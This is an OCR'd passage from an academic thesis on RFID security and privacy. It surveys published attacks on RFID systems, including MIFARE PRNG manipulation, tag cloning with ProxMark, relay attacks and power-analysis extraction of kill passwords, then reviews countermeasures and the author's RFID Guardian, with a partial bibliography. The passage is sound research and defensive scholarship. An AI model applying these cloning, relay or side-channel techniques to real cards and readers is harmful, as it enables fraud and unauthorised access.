One example of such an attack was performed by Karsten Nohl from the University of Virginia, when he utilized the OpenPCD to attack the Pseudo-Random Number Generator (PRNG) of the MIFARE 1 encryption algorithm found on Philips MIFARE 1k/4k contactless smart cards[117]. The MIFARE PRNG derives its seed value from the time between power-up of the card and reception of the query requiring the generation of the pseudorandom number. So because the OpenPCD controls both the generated RF field and the RFID reader clock signal, Nohl was able to make the MIFARE card repeatedly generate the same “random” number.

GNU Radio combined with the Universal Software Radio Peripheral (USRP) offers similar, but more generic facilities for granular control over RF transmission and reception, allowing attackers to create custom interactions with RFID systems, without requiring any hardware knowledge. However, the disadvantage of using GNU Radio for attacking RFID systems is that it is not optimized for any common RFID frequencies (i.e. 125/135 kHz, 13.56 MHz, 860/960 MHz, 2.45 GHz) resulting in a suboptimal operational range. Also, GNU Radio does not offer native support for any common RFID protocols (i.e. ISO, EPC Class-1 Gen-2).

Software-Based Tools

There are several open-source SW libraries for reading/manipulating data on RFID tags.

RFIDIOt is an open-source Python library written by Adam Laurie (a.k.a. Major Malfunction) that provides a unified interface for driving a variety of 13.56 MHz and 125/135 KHz RFID readers[92]. RFIDIOt facilitates the scripting of malicious RFID queries; for example, Pieter Siekermann and Maurits van der Schee from the University of Amsterdam used the RFIDIOt API to successfully attack the Dutch RFID public transportation (OV Chipkaart) system, manipulating the data on single-use MIFARE Ultralight cards to exploit a hole in the back-end RFID middleware, allowing free travel.[144]

RFDump is a similar open-source toolkit written by Lukas Grunwald for driving 13.56 MHz and 125/135 KHz RFID readers[56]. RFDump provides a unified API for reading/writing to RFID tag memory, plus it implements brute-force key cracking (for MIFARE cards). At DefCon in 2007, Grunwald also gave an interesting demonstration of how RFDump could modify the JPEG2000 image on an an ePassport to contain a buffer overflow, which was successfully able to crash a German ePassport reader.

LibRFID is an open-source implementation of several common RFID protocol stacks, written by Harald Welte, that serves as a SW-based companion to the OpenPCD HW project.[172] LibRFID implements reader-side stacks for the ISO 14443/15693/MIFARE standards, and it supports the OpenPCD and Omnikey CardMan 5121/5321 RFID readers.

In a similar spirit, OpenMRTD, also from Harald Welte, is an open-source SW implementation of the protocol stack necessary for reading ICAO-compliant Machine Readable Travel Documents (MRTDs, a.k.a. ePassports).[171]




Figure 10.5: RFDump: Screenshot

10.1.3. Tag Spoofing / Replay Attacks

A large number of RFID tag emulators are available in the RFID Security/Privacy domain, all of which are capable of performing "tag spoofing" and replay attacks.

A contemporary of the RFID Guardian, the ProxMark from Boston-based Jonathan Westhues was one of the first RFID tag emulators ever built.[177] First described in Simson Garfinkel's anthology 'RFID: Applications, Security, and Privacy', the ProxMark is a 125/135 kHz and 13.56 MHz RFID tag emulator which is currently on its third version of its open-source HW.




Figure 10.6: ProxMark III

The ProxMark III is legendary because it was the first RFID tag emulator that was able to clone building access passes, and much to the delight of the mass-media, Verichip human-implantable RFID chips. First demonstrated at the HOPE hacker conference in New York, Westhues used his ProxMark III to clone the

Verichip of the Silicon Valley-based tech journalist Annalee Newitz. (Annalee affectionately refers to her Verichip as the "security hole in her body".) A scientific paper co-authored by Westhues describes the details and implications of the Verichip cloning attack[57], plus schematics and firmware for a stripped-down version of the ProxMark III, called the Verichip Cloner[178] are also available on Westhues' website.

Figure 10.7: Verichip Cloner

The OpenPICC is an open-source 13.56 MHz RFID emulator that is compatible with the ISO-14443/15693 RFID standards[174]. Designed by Harald Welte, Milosch Meriac, and Brita Meriac, the OpenPICC is compatible with the OpenPCD and libRFID, thus enabling attackers to perform replay and relay attacks using a combined setup. The OpenPICC is also important because it was the first open-source RFID tag emulator available to buy on the commercial market.




Figure 10.8: OpenPICC

The RFID Demo Tag by Manfred Aigner from the TU Graz is an RFID tag cloner that supports 13.56 MHz ISO 15693/14443/18000 RFID standards[4]. The RFID Demo Tag is primarily interesting because it is also commercially available

(560 Euros per unit).

The Watchdog Tag is a privacy-enhancing 13.56 MHz I.CODE1 compatible RFID tag emulator that was originally conceived in the theoretical 2004 paper 'Scanning with a Purpose – Supporting the Fair Information Principles in RFID Protocols' by Floerkemeier, Schneider, and Langheinrich at the ETH Zurich[43]. This paper suggested that RFID readers should send P3P-style meta-information stating the scope and purpose of the data collection, which is then decoded and displayed by the Watchdog Tag. This idea was later prototyped in 2007 in the MIT Auto-ID Labs by Metzger et. al.[107]

The PICCAL credit card emulator[63] was described in the paper 'Vulnerabilities in First-Generation RFID-enabled Credit Cards' by Heydt-Benjamin et. al. at University of Massachusetts at Amherst. The researchers used an ad-hoc setup with a Gumstix single-board computer, 13.56 MHz tuned antenna and oscilloscope, and SW support for ISO-14443 to perform both passive and active attacks against RFID-enabled credit cards.




Figure 10.9: PICCAL Credit Card Emulator

Several other RFID tag emulator prototypes have been described in the RFID security research literature. Dario Carluccio, Timo Kasper, and Christof Paar described the implementation details of a "Multi purpose ISO 14443 RFID Tool" in their RFIDSec paper in July 2006.[24] Basic RFID tag emulator prototypes have also been described in the papers 'Implementing Security in RFID systems: The "Tag Emulator"[35] and 'Design of UHF RFID emulators with applications to RFID testing and data transport'[8].

Companies are just starting to "get in on the action" with closed-source commercial RFID tag emulators. One recent example is the CISC Semiconductor RFID Tag Emulator[142], that is marketed for the testing, analysis, and verification of RFID deployments. Sensor modules allow control over various tag emulation parameters, and the system is currently compatible with EPC Class-1 Gen-2 RFID tags. However, this system is far from novel – considering the large number of research prototypes and the high-value market for RFID diagnostics and security testing, more commercial RFID tag emulators are likely to appear in the near

future.

10.1.4. RFID Relay Attacks

Relay attacks against RFID systems are perfidious because they are fairly easy to conduct, they foil on-tag cryptography (of any strength), and they are difficult to detect or stop.

'Picking Virtual Pockets using Relay Attacks on Contactless Smartcard' by Ziv Kfir and Avishai Wool was the first published paper to describe a successful RFID relay attack[84]. Kfir and Wool built two 13.56 MHz ISO-14443 compatible devices, that serve as repeaters for relaying RFID tag queries/responses. The "ghost", which can be up to 50m away from the RFID reader, is connected via a fast digital communications channel to the "leech", which can be up to 50 cm away from the RFID card.




Figure 10.10: Ghost and Leech

Around the same time, Gerhard Hancke from the University of Cambridge wrote 'A Practical Relay Attack on ISO 14443 Proximity Cards', that described his own 13.56 MHz ISO-14443 compatible RFID relay device.[59] The paper describes two RFID tag relay devices called a "mole" and "proxy", that are very similar in nature to Kfir and Wool's "ghost and leech". According to the paper, the "mole" can be up to 50m away from the RFID reader, and the "proxy" can be up to 10 cm away from the RFID card.

RFID-based relay attacks have real practical applications, including with payment and access control systems. Also, in their paper 'A Note on the Relay Attacks on e-passports – The Case of Czech e-passports', Hlavac and Rosa described the possibility of a relay attack on the Czech ePassport[65]. They describe how an attacker can adjust parameters and the field strength, causing up to a 4 second delay between the reader request and MRTD response, during which an attacker can conduct a successful relay attack.




Figure 10.11: Gerhard Hancke's Relay Devices

10.1.5. Side-Channel Attacks

Side-channel attacks are attacks that are based upon information gained from the physical implementation of a cryptographic system. Side-channel attacks may utilize timing information, power consumption, electromagnetic radiation, or even sound to statistically retrieve cryptographic keys.

Side-channel attacks have been applied to RFID; the most notable example is Yossef Oren and Adi Shamir's paper 'Remote Password Extraction from RFID Tags'[121]. In their paper, Oren and Shamir used power analysis to extract kill passwords from both EPC Gen-1 and EPC Gen-2 tags.

Oren and Shamir discovered that EPC Class-1 Gen-1 tags unintentionally modulate backscatter in proportion to the power consumption of its internal computations. The following steps describe their attack: send a kill command (with an incorrect password), and demodulate the RFID tag response. Then capture the baseband signal with a digital oscilloscope, and transfer the collected traces to the PC. Then normalize and align the traces with Matlab, and analyze the traces both visually and automatically. Usage of a directional antenna also minimizes the effect of the RFID reader's power emissions.

There are a number of other prominent examples of side-channel / DPA attacks in the RFID domain.[25] [69]

10.2. PROTECTING RFID

Security and privacy researchers have proposed a wide array of countermeasures against RFID Security threats including: tag deactivation, lightweight cryptographic primitives, authentication protocols, distance bounding protocols, on-tag access control, and off-tag access control. This section will discuss each of these classes of countermeasures.

Interested parties who want additional information are also encouraged to read Ari Juels' 20-page retrospective of the RFID security/privacy research literature[74].

10.2.1. RFID Tag Deactivation

One of the most obvious ways to mitigate RFID security and privacy threats is to deactivate (or otherwise eliminate) the RFID tags.

One method of permanent RFID tag deactivation is "tag killing"[36]. EPC Class-1 Gen-2 RFID tags have a "kill" command, that requires a secret 32-bit kill code. Reception of the kill code permanently deactivates the RFID tag. Unfortunately though, because the deactivation is SW-based, researchers have found that the RFID tags can be later resurrected[18].

Another method of permanent RFID tag deactivation is "tag zapping". Attackers can permanently disable an RFID tag by using ElectroMagnetic Pulses (EMPs). This can be achieved by putting an RFID tag in the microwave – however, people have also built more portable tag zapping devices. Christopher Hirschmann and Tilman Runge from the Chaos Computer Club built an RFID tag zapper using a disposable camera[109]. They coupled the capacitor from the camera's flash with an antenna tuned to 13.56 MHz; the RFID Zapper destroys RFID tags when using at least 100V. A similar device, the RFID Washer, is advertised at [12].




Figure 10.12: RFID Zapper

Another method of RFID tag deactivation via physical destruction is "tag clipping"[80]. This method, developed by Karjoth and Moskovitz from IBM Research, gives RFID tags a perforated antenna, that can be torn off (like a postage stamp) after purchase of a retail item.

RFID tags can also be temporarily deactivated. A Faraday cage is an enclosure formed by some kind of conducting material, which blocks out external electrical fields. The much joked about tinfoil-hat is a kindof Faraday cage. Faraday cages are a popular privacy-enhancing technology for RFID, since they are so easy to build and use. For example, some companies are selling tinfoil wallets (shown in Figure 10.14) for protecting RFID enabled credit cards, access passes, and even passports.




Figure 10.13: Clipped RFID Tag

Figure 10.14: RFID Anti-Skimming Wallet

Of course, it is not always possible to wrap RFID tagged items in tinfoil, so other methods of temporary RFID tag deactivation are necessary. Password-protected sleep/wake modes[149] have been proposed and even implemented in some RFID tags.

10.2.2. Lightweight Cryptographic Primitives

Cryptographers have created new low-power algorithms for RFID tags.

Some of these algorithms include stream ciphers[41]. Another example on on-tag RFID stream ciphers are EPC Gen-2 "cover coding." EPC Class-1 Gen-2 RFID tags use one-time-pad based link cover-coding to obscure the word being transmitted. The Interrogator issues a request, to which the tag responds by backscattering a 16-bit random number. The Interrogator then generates a 16-bit ciphertext by XORing the 16-bit word to be transmitted with the nonce, both MSB first, and issues the command with this ciphertext string as a parameter. The Tag then decrypts the received ciphertext string by XORing the received 16-bit ciphertext with the original random number.

Researchers have also created lightweight block ciphers for RFID tags. Martin Feldhofer was the first to implement a lightweight block cipher (AES) for RFID[40]. He then constructed an authentication infrastructure for his version of lightweight AES[38] [39]. Since then, other researchers have also worked on new

lightweight block ciphers[32][5] [97] [127].

Researchers have most recently been working on realizing public-key crypto primitives on RFID tags. Quite a few researchers have investigated the feasibility of public-key crypto for RFID tags[16][89][104][136], plus have developed elliptic curve crypto for RFID[15][179], along with a lightweight version of NTRU[55].

10.2.3. Authentication Protocols

Several researchers have created lightweight protocols for authentication. Some methods are purely cryptographic[158][163], some require extra keys acquired visually[76], and others require extra keys acquired physically[19]. For a review of RFID product authentication techniques, see this paper[93].

The HB Series is a particular series of lightweight protocols that were created by Stephen Weis and Ari Juels, after they observed the similarities between RFID and human authentication[168]. This led them to create the HB+ protocol[79]. Since then, several researchers have extended[125][23]and cryptanalyzed[49][81] it.

Researchers have also created application-specific authentication protocols for: libraries[112], public transportation[62], passports[94], anti-counterfeiting[150][160], and apparel[180].

Additionally, authentication protocols are needed for the secure transfer of ownership of RFID tags[110][45][98]. Researchers have also actively cryptanalyzed RFID authentication schemes published in the scientific literature[6][13][28][90].

10.2.4. Distance Bounding Protocols

The most promising countermeasure against RFID relay attacks that has been suggested so far in the research literature is the distance bounding protocol.

Distance bounding protocols were first described in 1993 by Brands and Chaum[22]. In these protocols, a verifier generates a random bitstream, and a prover responds with single-bit cryptographic responses. The verifier times the roundtrip delay of the single-bit challenge-responses, and prover transmits a MAC for the two bitstreams. The prover then must confirm to the verifier that it received each challenge bit BEFORE it sent out the corresponding response bit. Proxy verifiers would respond prematurely, making them detectable with a 2^{-n} probability.

Distance bounding protocols were first applied to RFID by Gerhard Hancke[58]. RFID distance protocols measure the round-trip delay of the RFID challenge/response signal, inferring an upper-bound for the distance between the RFID reader and tag, based upon the speed of light (.3 m/ns). The RFID distance bounding protocol occurs in two phases. Phase 1 is not time critical: single-bit responses are precalcu-

lated, split-up, and loaded into n-bit shift registers. Phase 2 is time critical: using an exact transmission delay, single-bit challenges are transmitted, which select one of the two shift registers. This way, only half of the generated response bits are revealed. The RFID Reader must adjust the transmission delay until it receives the correct response, enabling it to deduce the distance of the RFID token. Hancke uses Ultra-Wideband (instead of 13.56 MHz) communications to implement RFID distance bounding, since the resolution of the distance estimation depends upon sufficiently fast bandwidth.

Since the publication of Hancke's paper, others have improved upon his RFID distance bounding work[114] [131][159].

10.2.5. On-Tag Access Control

Researchers have suggested several mechanisms for on-tag access control. One of the first proposals was a hash-based access control protocol called the "hash lock"[169]. In this scheme, an RFID reader defines lock = hash(key) where the key is a nonce. The tag stores this (Meta-ID) lock value into a reserved memory location, and enters into the locked state. To unlock the tag, the reader needs to send the key value to the tag, so the tag can perform a hash function on that it, so if it matches the stored Meta-ID value, the tag can unlock itself. Randomized hash locks also provide location privacy by having RFID tags use PRNGs to respond to reader queries with a pair of values (r, hash(IDk —— r)) where r is the random number generated by a tag, IDk is the ID of the kth tag, causing the RFID tag only to disclose r and the hashed value.

Pseudonyms have also been suggested in Minimalist cryptography[72], and Philippe Golle first applied the concept of re-encryption to RFID[51]. Since then, other researchers have enhanced the Universal Re-encryption scheme[135][122].

10.2.6. Off-Tag Access Control

Several mechanisms for enforcing RFID tag access control off the RFID tag itself have been suggested in the research literature. One of the earliest suggestions was the RSA Blocker Tag[77] by Ari Juels; this is an RFID tag that abuses a reader's anticollision algorithm to prevent reading "zones" of tag IDs. He then extended his idea to "soft blocker tags"[75], in which a privacy policy data is contained in the data portion of an RFID tag, and the RFID Reader then regulates itself to follow this policy.

The RFID Watchdog tag[43] operates along very similar lines, containing policy data, that an RFID reader uses to regulate itself.

The RFID Enhancer Proxy[78] is an off-tag access control scheme very similar in nature to the RFID Guardian. Tassos Dimitriou's 'Proxy Framework for




Figure 10.15: RSA Blocker Tag

Enhanced RFID Security and Privacy'[31] suggests detailed security protocols that could be used in conjunction with off-tag access control tools like the RFID Guardian or REP. Assumptions for this scheme are that RFID tags share a secret with a back-end DB, and that RFID tags have hash functions, PRNGs, and a sleep/wake function.

Dimitriou's proxy framework offers security protocols for: tag ownership, tag re-encryption, putting tags to sleep, waking tags up, masking tag responses, proxy mediation of tags, and tag release.

Papers offering similar schemes for off-tag RFID access control include Mobile Agent for RFID Privacy (MARP)[85], and Soppera's RFID Acceptor Tag (RAT)[148].

10.3. COMPARISON TO RFID GUARDIAN

Tool Name	Tag emulation (SW)	Tag emulation (HW)	Scan auditing	Access control	Authentication	Implementation
NFC	✓					✓
Data Privatizer	✓		✓			✓
Blocker Tag	✓			✓		✓
Field Probe	✓	✓	✓			✓
ProxCard Cloner	✓	✓	✓			✓
RFID Enhancer Proxy	✓		✓	✓	✓	
RFID Guardian	✓	✓	✓	✓	✓	✓

Table 10.1: RFID Tag Emulators for Security/Privacy

The closest work to ours is the RFID Enhancer Proxy[78], which shares several similarities with the RFID Guardian. The REP is also an active mobile device that performs RFID tag security management, using a two-way communications channel. However, the REP has some key differences from the RFID Guardian. Firstly, the REP explicitly "acquires" and "releases" RFID tag activity, which the Guardian does not do. Secondly, the REP's two-way communications channel

is "out-of-band" (i.e. Bluetooth or WiFi) which requires extra infrastructure beyond the RFID channel. Thirdly, the "tag relabeling" mechanism requires RFID tags to generate random numbers (or have a sleep mode), which many tags cannot do. Finally, (and perhaps most importantly), the REP is purely theoretical; unlike the RFID Guardian, the concepts introduced by the REP paper have never been implemented nor experimentally verified.

RFID tag auditing (and cloning) are supported by several devices. FoeBuD's Data Privatizer[44] will detect RFID scans, find and read RFID tags, and copy data read to new tags. The Mark II ProxCard Cloner, by Jonathan Westhues[176] is a more general-purpose proximity-card cloner, that supports the emulation of several RFID frequencies and standards (the HW is elegant, but the SW is pending). Neither of these perform all the auditing, key management, access control, and authentication functions that the RFID Guardian does.

A less sophisticated approach to privacy protection is to block scans irrespectively of their originating reader. The Blocker Tag (Juels)[77] originated the concept of 'RFID blocking' as a form of off-tag access control. It is designed to abuse the tree-walk anticollision protocol, and RFID readers are forced to traverse the entire id namespace when trying to locate RFID tags. This approach does not analyze incoming scans, look up information in an access control list, and depending on what it finds, take action as the RFID Guardian does. Also, it has not been implemented. (A purely SW-based "soft" blocker tag has been implemented, but it expects RFID readers to self-regulate their behavior.)

An active device that can detect RFID scans is the M.I.T. RFID Field Probe[99]. It is a portable device, created by Rich Redemske at MIT Auto-ID Center, that integrates an RFID tag emulator and sensor probe. The HW consists of a semi-passive tag, a power level detector, and a helper battery. The RFID field probe gives audio and visual representations of the field signal strength and signal quality. However, its function is not to protect its owner's privacy, but as a tool to help vendors determine where on their pallets to attach the RFID tag to maximize signal strength for supply-chain management applications. Consequently, it does not have anything like our software, which is the heart of the RFID Guardian's privacy defense.

Several other RFID-based technologies support the concept of two-way RFID communications. Near Field Communications[33] is a peer-to-peer RFID-related communications technology. NFC devices can query RFID tags, and can also communicate with other NFC-enabled devices. However, NFC devices cannot talk with non-NFC enabled RFID readers and do not do privacy protection.

Finally, the RFID countermeasures described in Section 1.1 are all complimentary to the RFID Guardian, in the sense that the RFID Guardian could leverage them as part of its framework, for helping to provide personalized access control.

However, none of them are discrete devices that protect privacy.

CHAPTER 11

Summary and Conclusions

11.1. SUMMARY OF THIS THESIS

If we are ever immersed in a sea of RFID chips, the RFID Guardian may provide a life raft. This battery-powered device, which could easily be integrated into a cell phone or PDA, can monitor scans and tags in its vicinity, warning the owner of active and passive snooping. It can also do key management, handle access control, and authenticate nearby RFID readers automatically, taking its context and location into account, for example, acting differently at home and on the street. Furthermore, it can manage access to tags with sensitive content using Selective Jamming. No other device in existence or proposed has all of these capabilities. The RFID Guardian thus represents a major step that will allow people to recapture some of their privacy that RFID technology is threatening to take away.

However, what we have described here is only one step. We intend to further develop and improve the RFID Guardian by giving the prototype more capabilities. These capabilities include support for more frequencies and standards, improving the communication range, and simplifying the HW design. We also intend to further develop the security protocols that are needed for the authentication and key management facilities, thinking particularly about interaction requirements with the surrounding RFID infrastructure.

On a more abstract level, the RFID Guardian addresses some of the difficulties of security administration in a world of pervasive, decentralized, low-cost, and low-power computers. Therefore, this dissertation not only offers a solution to a practical modern-day problem, but also provides a sense of how to administer and secure continuously shrinking computers in the future world of pervasive computing.

11.2. FUTURE WORK

Our plan for the future is to mass produce and distribute the RFID Guardian to help improve the security of RFID systems. We already have some experience working with a Chinese company that can do fabrication for us. While our initial production runs have been for a limited number of units (primarily for debugging purposes), we hope we can ramp up production to hundreds of units in the very near future. We are also looking at organizational and economic issues.

In the future, we need to investigate the use of multiple RFID Guardians together. They might cooperate with each other, but we need to determine a number of things. For example: how do they communicate? RFID protocols are best (since Guardians are guaranteed to speak RFID protocols), but Bluetooth may be more convenient (if it's available) for applications where a longer transmission range is important

Another point of research is to consider how multiple RFID Guardians could be used to attack each other.

11.3. LESSONS LEARNED

The RFID Guardian also provides computer security professionals with the tools that they need to apply their expertise in the RFID domain. This enables RFID Deployers to hire someone to "check the security of their deployments by breaking into it". Convenient tools for RFID penetration testing may well launch a niche industry. However, these tools will also enable script-kiddies to threaten poorly designed RFID middleware. But this cat-and-mouse game will ultimately help everyone. This raises the bar for RFID deployers, and forces them to build security into their systems. This development will ultimately benefit everyone – deployers and consumers alike.

For More Information Please visit our website: 'www.rfidguardian.org' All of the HW/SW described in this paper is available as open-source, and we are looking for developers and beta-testers (for both hardware and software), or anyone else willing to help us to further develop, distribute, and popularize the RFID Guardian.

BIBLIOGRAPHY

[1] Google trends - rfid. http://www.google.com/trends?q=rfid.

[2] PKI for machine readable travel documents offering ICC read-only access, version 1.1. Oct 2004.

[3] ISO/IEC FDIS 15693. Identification cards – contactless integrated circuit(s) cards – vicinity cards, 2001.

[4] Manfred Aigner. RFID Demo Tag. 2007. http://jce.iaik.tugraz.at/de/products/rfid_components/rfid_demo_tag__1.

[5] Manfred Aigner and Martin Feldhofer. Secure symmetric authentication for RFID tags. In *Telecommunication and Mobile Computing – TCMC 2005*, Graz, Austria, March 2005.

[6] Basel Alomair, Loukas Lazos, and Radha Poovendran. Passive attacks on a class of authentication protocols for RFID. In *International Conference on Information Security and Cryptology – ICISC*.

[7] Chris Anley. Advanced SQL injection in SQL Server applications. http://www.nextgenss.com/papers/advanced_sql_injection.pdf.

[8] Anonymous. Design of UHF RFID emulators with applications to RFID testing and data transport. ? http://ieeexplore.ieee.org/Xplore/login.jsp?url=/iel5/10364/32967/01544424.pdf.

[9] Anonymous. Fda approves three-in-one hiv therapy. In *Drug Store News*. http://www.findarticles.com/p/articles/mi_m3374/is_19_22/ai_68876802.

[10] Anonymous. Gone in 20 minutes- using laptops to steal cars. In *Left Lane News*. http://www.leftlanenews.com/2006/05/03/gone-in-20-minutes-using-laptops-to-steal-cars/.

[11] Anonymous. The history of rfid technology. *RFID Journal*.

[12] Anonymous. RFID Washer. 2006. http://www.rfidwasher.com/.

[13] Mihály Bárász, Balázs Boros, Péter Ligeti, Krisztina Lója, and Dániel Nagy. Passive attack against the M2AP mutual authentication protocol for RFID tags. In *First International EURASIP Workshop on RFID Technology*, Vienna, Austria, September 2007.

[14] Victor R. Basili and Barry T. Perricone. Software errors and complexity: An empirical investigation. *Commun. ACM*, 27(1):42–52, 1984.

[15] Lejla Batina, Jorge Guajardo, Tim Kerins, Nele Mentens, Pim Tuyls, and Ingrid Verbauwhede. An elliptic curve processor suitable for RFID-tags. Cryptology ePrint Archive, Report 2006/227, 2006.

[16] Lejla Batina, Jorge Guajardo, Tim Kerins, Nele Mentens, Pim Tuyls, and Ingrid Verbauwhede. Public key cryptography for RFID-tags. Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[17] Hal Berghel. Wireless infidelity i- war driving. *Communications of the ACM*, 47:21–26, Sep 2004.

[18] Christopher Bolan. The Lazarus Effect - Resurrecting RFID Tags. 2006. http://scissec.scis.ecu.edu.au/wordpress/conference_proceedings/2006/aism/Bolan%20-%20The%20Lazarus%20Effect%20-%20Resurrecting%20RFID%20Tags.pdf.

[19] Leonid Bolotnyy and Gabriel Robins. Physically unclonable function-based security and privacy in RFID systems. In *International Conference on Pervasive Computing and Communications – PerCom 2007*, pages 211–220, New York, NY, USA, March 2007. IEEE, IEEE Computer Society Press.

[20] Steve Bono, Matthew Green, Adam Stubblefield, Ari Juels, Avi Rubin, and Michael Szydlo. Security analysis of a cryptographically-enabled RFID device. In *14th USENIX Security Symposium*, pages 1–16, Baltimore, MD, USA, Jul 2005. USENIX.

[21] Dean Boys. Identification friend or foe (iff) questions & answers.

[22] Stephen Brands and David Chaum. Distance bounding protocols. In *Advances in Cryptology – EUROCRYPT '93*, volume 765 of *Lecture Notes in Computer Science*, pages 344–359. Springer-Verlag, May 1993.

[23] Julien Bringer, Hervé Chabanne, and Dottax Emmanuelle. HB^{++}: a lightweight authentication protocol secure against some attacks. In *IEEE International Conference on Pervasive Services, Workshop on Security, Privacy and Trust in Pervasive and Ubiquitous Computing – SecPerU 2006*, Lyon, France, June 2006. IEEE, IEEE Computer Society Press.

[24] Dario Carluccio, Timo Kasper, and Christof Paar. Implementation Details of a Multi-Purpose ISO 14443 RFID Tool. In *Printed Handout of the Workshop on RFID Security (RFIDSec 06)*, Jul 2006.

[25] Dario Carluccio, Kerstin Lemke, and Christof Paar. Electromagnetic side channel analysis of a contactless smart card: first results. Handout of the Ecrypt Workshop on RFID and Lightweight Crypto, Jul 2005.

[26] c't magazine. Bauanleitung fur einen simplen rfid-detektor. (9), Apr 2004.

[27] Raghu Das and Peter Harrop. Rfid forecasts, players, and opportunities 2006-2016. In *IDTechEx*. http://www.idtechex.com/products/en/view.asp?productcategoryid=93.

[28] Benessa Defend, Kevin Fu, and Ari Juels. Cryptanalysis of two lightweight RFID authentication schemes. In *International Workshop on Pervasive Computing and Communication Security – PerSec 2007*, pages 211–216, New York, USA, March 2007. IEEE, IEEE Computer Society Press.

[29] Tweede Kamer der Staten-Generaal. Transcript - OV-chipcard debat. Jan 2008. http://www.tweedekamer.nl/kamerstukken/verslagen/plenaire_vergadering_17_januari_2008.jsp#0.

[30] W. Diffie. The first ten years of public-key cryptography. pages 510–527, 1988.

[31] Tassos Dimitriou. Proxy framework for enhanced rfid security and privacy. In *5th IEEE Consumer Communications and Networking Conference*, Las Vegas, Nevada, USA, Jan 2008.

[32] Sandra Dominikus, Elisabeth Oswald, and Martin Feldhofer. Symmetric authentication for RFID systems in practice. Handout of the Ecrypt Workshop on RFID and Lightweight Crypto, Jul 2005.

[33] ECMA-340. *Near Field Communication Interface and Protocol (NFCIP-1)*, Dec 2004.

[34] eCOS. http://ecos.sourceware.org/.

[35] Manar El-Chammas, Bassam El-Khoury, and Antoun Halaby. Implementing Security in RFID systems- the "Tag Emulator". In *3rd FEA Student Conference*, May 2004.

[36] EPCglobal. 13.56 MHz ISM band class 1 radio frequency (RF) identification tag interface specification.

[37] Benjamin Fabian, Oliver Günther, and Sarah Spiekermann. Security analysis of the object name service for RFID. In *Security, Privacy and Trust in Pervasive and Ubiquitous Computing*, Jul 2005.

[38] Martin Feldhofer. An authentication protocol in a security layer for RFID smart tags. In *The 12th IEEE Mediterranean Electrotechnical Conference – MELECON 2004*, volume 2, pages 759–762, Dubrovnik, Croatia, May 2004. IEEE.

[39] Martin Feldhofer, Manfred Aigner, and Sandra Dominikus. An application of RFID tags using secure symmetric authentication. In *International Workshop on Security, Privacy and Trust in Pervasive and Ubiquitous Computing – SecPerU'05*, pages 43–49, Santorini Island, Greece, Jul 2005. IEEE, IEEE Computer Society Press.

[40] Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer. Strong authentication for RFID systems using the AES algorithm. In Marc Joye and Jean-Jacques Quisquater, editors, *Workshop on Cryptographic Hardware and Embedded Systems – CHES 2004*, volume 3156 of *Lecture Notes in Computer Science*, pages 357–370, Boston, MA, USA, Aug 2004. IACR, Springer-Verlag.

[41] Klaus Finkenzeller. *RFID Handbook- Fundamentals and Applications in Contactless Smart Cards and Identification*. John Wiley & Sons, Ltd., 2003.

[42] Flexilis. Defcon 13.

[43] Christian Floerkemeier, Roland Schneider, and Marc Langheinrich. Scanning with a purpose – supporting the fair information principles in RFID protocols. In Hitomi Murakami, Hideyuki Nakashima, Hideyuki Tokuda, and Michiaki Yasumura, editors, *International Symposium on Ubiquitous Computing Systems – UCS 2004*, volume 3598 of *Lecture Notes in Computer Science*, pages 214–231, Tokyo, Japan, November 2004. Springer-Verlag.

[44] FoeBuD. *Data Privatizer*, Jul 2005. https-//shop.foebud.org/product_info.php/cPath/30/products_id/88.

